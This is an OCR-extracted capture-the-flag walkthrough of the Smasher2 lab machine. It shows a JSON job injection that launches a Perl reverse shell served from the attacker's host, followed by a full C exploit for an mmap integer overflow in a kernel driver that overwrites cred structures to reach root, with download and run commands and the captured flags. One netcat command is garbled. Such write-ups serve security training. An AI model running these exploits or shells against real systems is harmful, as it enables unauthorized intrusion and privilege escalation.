


```
root@kali:~/HTB/Boxes/Smasher2/perl-reverse-shell-1.0# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.135 - - [09/Dec/2019 17:06:53] "GET /rev.pl HTTP/1.1" 200 -
```

Now start a listener

```
# On attack machine
nc -lvnp 8087nc -lvnp 8089
```


Execute the perl reverse shell
{"schedule":"per''l /home/dzonerzy/smanager/rev.pl"}



```
POST /api/[illegible]/job
HTTP/1.1
Host: wonderfulsessionmanager.smasher2.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Content-Type: application/json
Connection: close
Cookie:
session=[illegible]
Upgrade-Insecure-Requests: 1
Content-Length: 52

{"schedule":"per''l /home/dzonerzy/smanager/rev.pl"}
```

```
HTTP/1.1 200 OK
Date: Tue, 10 Dec 2019 08:08:53 GMT
Server: Werkzeug/0.14.1 Python/2.7.15rc1
Content-Type: application/json
Content-Length: 248
Vary: Cookie
Connection: close

{"result":"Content-Length: 0\r\nConnection: close\r\nContent-Type: text/html\r\n\r\nContent-Length: 71\r\nConnection: close\r\nContent-Type:
text/html\r\n\r\nCouldn't open reverse shell to 10.10.14.18:8089: Connection refused<p>\n","success":true}
```

That gives us our shell!




```
$ whoami
dzonerzy
$ cat /home/dzonerzy/user.txt
91a13e31ab338f8da40de50af62f2b43
$ _
```

USER FLAG: 91a13e31ab338f8da40de50af62f2b43

PrivEsc

A new trick I learned to improve the shell is to do the following


```
python -c 'import pty; pty.spawn("/bin/bash")'
Ctrl+Z
stty raw -echo
fg
whoami
```



```
$ python -c 'import pty; pty.spawn("/bin/bash")'
dzonerzy@smasher2:~$ ^Z
[1]+  Stopped                 nc -lvnp 8089
root@kali:~/HTB/Boxes/Smasher2# stty raw -echo
root@kali:~/HTB/Boxes/Smasher2# nc -lvnp 8089
                                              whoami

dzonerzy
dzonerzy@smasher2:~$
```


There is a file entitled README in our home directory

```
cat /home/dzonerzy/README
```



```
       .|'''.|                                  '||
       ||..  '  .. .. ..    ....    ....   || ..     ....  ... ..
        ''|||.   || || ||  '' .||  ||. '   ||' ||  .|...||  ||' ''
      .     '||  || || ||  .|' ||  . '|..  ||  ||  ||       ||
      |'....|'  .|| || ||. '|..'|' |'..|' .||. ||.  '|...' .||.    v2.0

                                                    by DZONERZY

Ye you've come this far and I hope you've learned something new, smasher wasn't created
with the intent to be a simple puzzle game... but instead I just wanted to pass my limited
knowledge to you fellow hacker, I know it's not much but this time you'll need more than
skill, you will need to think outside the box to complete smasher 2 , have fun and happy

                                   Hacking!

free(knowledge);
free(knowledge);
* error for object 0xd00000000b400: pointer being freed was not allocated *
```

Our basic enum shows us something interesting.
The kernel seems old 4.15.0-45-generic
Ubuntu version 18.04.2 LTS is only shipped with kernel 4.18 which means the OS banner is changed. It is actually an older OS version than kernel version
RESOURCE: https://www.omgubuntu.co.uk/2019/02/ubuntu-18-04-2-lts-released



```
dzonerzy@smasher2:~$ cat /etc/lsb-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=18.04
DISTRIB_CODENAME=bionic
DISTRIB_DESCRIPTION="Ubuntu 18.04.2 LTS"
dzonerzy@smasher2:~$ uname -a
Linux smasher2 4.15.0-45-generic #48-Ubuntu SMP Tue Jan 29 16:28:13 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
dzonerzy@smasher2:~$
```

More enumeration tells us we are a member of the adm group

```
dzonerzy@smasher2:/$ id
uid=1000(dzonerzy) gid=1000(dzonerzy) groups=1000(dzonerzy),4(adm),24(cdrom),30(dip),46(plugdev),
111(lpadmin),112(sambashare)
```

I searched for what files this group has access too

```
find / -group adm 2>/dev/null
/var/spool/rsyslog
/var/log/apt/term.log
/var/log/syslog
/var/log/apache2
/var/log/apache2/access.log
/var/log/apache2/error.log
/var/log/apache2/other_vhosts_access.log
/var/log/kern.log
/var/log/auth.log
```

Reading /var/log/kern.log we see DHID module appears to have trouble loading. This is something refernced in this article starting around page 8 although the entire article is informative
RESOURCE: https://www.exploit-db.com/docs/english/42760-kernel-driver-mmap-handler-exploitation.pdf

The article states it is not uncommon for drivers to implement their own version of operation functions. Looking at the prototype of the mmap() function from user-space man pages we see the below code.

```
void *mmap(void *addr, size_t length, int prot, int flags, int id, off_t offset);
```

Look at all those fields an attacker can attempt to take control of. A developer would need to perform the following checks, to avoid possible Integer-Overflows
1.Region start: 0 <= offset < buffer’s end
2.Region end: buffer’s start <= offset + length <= buffer’s end
3.Region start <= Region End

Item 3 above is not as concerning since the Linux Kernel will sanitize the supplied length making it near impossible to pass the first to checks while still passing the third
REFERENCE: https://nvd.nist.gov/vuln/detail/CVE-2018-8781

The video/drm module in the kernel defines a default mmap() wrapper which makes a call to the real mmap() handler defined by the specific driver. In our case the vulnerability is in the internal mmap() function defined in the fb_helper
file operations of the “udl” driver of “DisplayLink”.
In lamence terms this is an integer overflow because the integer is unsigned. The programmer skipped check 1 and went directy to 2.
Offset + Size could wrap around to a low value allowing me to bypass the chck while still using an illegal offset value.

The user-mode code preformed 2 consecutive calls to mmap() on the vulnerable driver:
length = 0x1000, offset = 0x0 -> sanity check
length = 0x1000, offset = 0xFFFFFFFFFFFFFFFF – 0x1000 + 1 ->
vulnerability check

When setting the buffer’s address at the page-aligned physical address of the kernel’s /dev/urandom implementation, the output (on both cases) was the expected result
The correct physical page: 0x1531000
The previous physical page: 0x1530000

Additional checks showed that the user can read and write from/to the mapped pages, giving an attacker a powerful primitive that could be used to trigger code execution in kernel space. The vulnerability allows a local user with access to a vulnerable privileged driver, the ability to read and write to sensitive kernel memory causing a local privilege escalation. While the vulnerability was found using a simple search, it was introduced to the kernel eight years ago.


From the White paper in the link I posted above we can build our exploit. Ours will differ in that we have to replace MWR_DEVICE with DHID.

exploit.c contents

```
#include <stdlib.h>
#include <stdio.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <fcntl.h>
#include <stdint.h>
#include <unistd.h>

int main(int argc, char * const * argv)
{
        printf("[+] PID: %d\n",getpid());
        int fd = open("/dev/dhid", O_RDWR);
        if (fd < 0)
        {
                printf("[-] Open failed!\n");
                return -1;
        }
        printf("[+] Open OK fd: %d\n",fd);

        unsigned long size = 0xf0000000;
        unsigned long mmapStart = 0x42424000;

        unsigned int * addr = (unsigned int *)mmap((void*)mmapStart, size, PROT_READ | PROT_WRITE,
MAP_SHARED, fd, 0x0);
        printf("addr: %lx\n",addr);
        if (addr == MAP_FAILED)
        {
                perror("Failed to mmap: ");
                close(fd);
                return -1;
        }
        printf("[+] mmap OK addr: %lx\n", addr);
        unsigned int uid = getuid();
        printf("[+] UID: %d\n",uid);
        unsigned int credIt = 0;
        unsigned int credNum = 0;

        while(((unsigned long)addr) < (mmapStart + size -0x40))
        {
                credIt = 0;
                if(
                                addr[credIt++] == uid &&
                                addr[credIt++] == uid &&
                                addr[credIt++] == uid &&
                                addr[credIt++] == uid &&
                                addr[credIt++] == uid &&
                                addr[credIt++] == uid &&
                                addr[credIt++] == uid &&
                                addr[credIt++] == uid
                                )
                {
                        credNum ++;
                        printf("[+] Found cred structure! ptr : %p, credNum: %d\n",addr,credNum);

                        credIt = 0;
                        addr[credIt++] = 0;
                        addr[credIt++] = 0;
                        addr[credIt++] = 0;
                        addr[credIt++] = 0;
                        addr[credIt++] = 0;
                        addr[credIt++] = 0;
                        addr[credIt++] = 0;
                        addr[credIt++] = 0;
                        if(getuid() == 0)
                        {
                                puts("[+] GOT ROOT!");
                                credIt += 1; //Skip 4 bytes, to get capabilities
                                addr[credIt++] = 0xffffffff;
                                addr[credIt++] = 0xffffffff;
                                addr[credIt++] = 0xffffffff;
                                addr[credIt++] = 0xffffffff;
                                addr[credIt++] = 0xffffffff;
                                addr[credIt++] = 0xffffffff;
                                addr[credIt++] = 0xffffffff;
                                addr[credIt++] = 0xffffffff;
                                addr[credIt++] = 0xffffffff;
                                addr[credIt++] = 0xffffffff;

                                execl("/bin/sh", "-", (char *)NULL);
                                puts("[-] Execl failed...");
                                break;
                        }
                        else
                        {
                                credIt = 0;
                                addr[credIt++] = uid;
                                addr[credIt++] = uid;
                                addr[credIt++] = uid;
                                addr[credIt++] = uid;
                                addr[credIt++] = uid;
                                addr[credIt++] = uid;
                                addr[credIt++] = uid;
                                addr[credIt++] = uid;
                        }
                }
                addr ++;
        }
        printf("test addr: %p\n",addr);
        puts("[+] Scanning loop END");
        fflush(stdout);
        close(fd);
        getchar();
        return 0;
}
```

Now compile the exploit and run it to gain a root shell.

```
# Compile the exploit
gcc exploit.c -o exploit

# Make it executable
chmod +x exploit

# Download it to the box.
# On attack machine
python -m SimpleHTTPServer 80

# On target
wget http://10.10.14.18/exploit

# Run the exploit
./exploit
```



```
dzonerzy@smasher2:/dev/shm$ wget http://10.10.14.18/exploit
--2019-12-10 04:27:29--  http://10.10.14.18/exploit
Connecting to 10.10.14.18:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 17176 (17K) [application/octet-stream]
Saving to: ‘exploit’

exploit             100%[===================>]  16.77K  --.-KB/s    in 0.08s

2019-12-10 04:27:29 (215 KB/s) - ‘exploit’ saved [17176/17176]

dzonerzy@smasher2:/dev/shm$ chmod +x exploit
dzonerzy@smasher2:/dev/shm$ ./exploit
[+] PID: 1198
[+] Open OK fd: 5
addr: 42424000
[+] mmap OK addr: 42424000
[+] UID: 1000
[+] Found cred structure! ptr : 0x763bed84, credNum: 1
[+] Found cred structure! ptr : 0x763bee44, credNum: 2
[+] Found cred structure! ptr : 0x763bf204, credNum: 3
[+] Found cred structure! ptr : 0x763bf504, credNum: 4
[+] Found cred structure! ptr : 0x76c48244, credNum: 5
[+] GOT ROOT!
# whoami
root
# cat /root/root.txt
7791e0e187d56293a702cf480a2381e1
```

```
cat /root/root.txt
7791e0e187d56293a702cf480a2381e1
```

ROOT FLAG: 7791e0e187d56293a702cf480a2381e1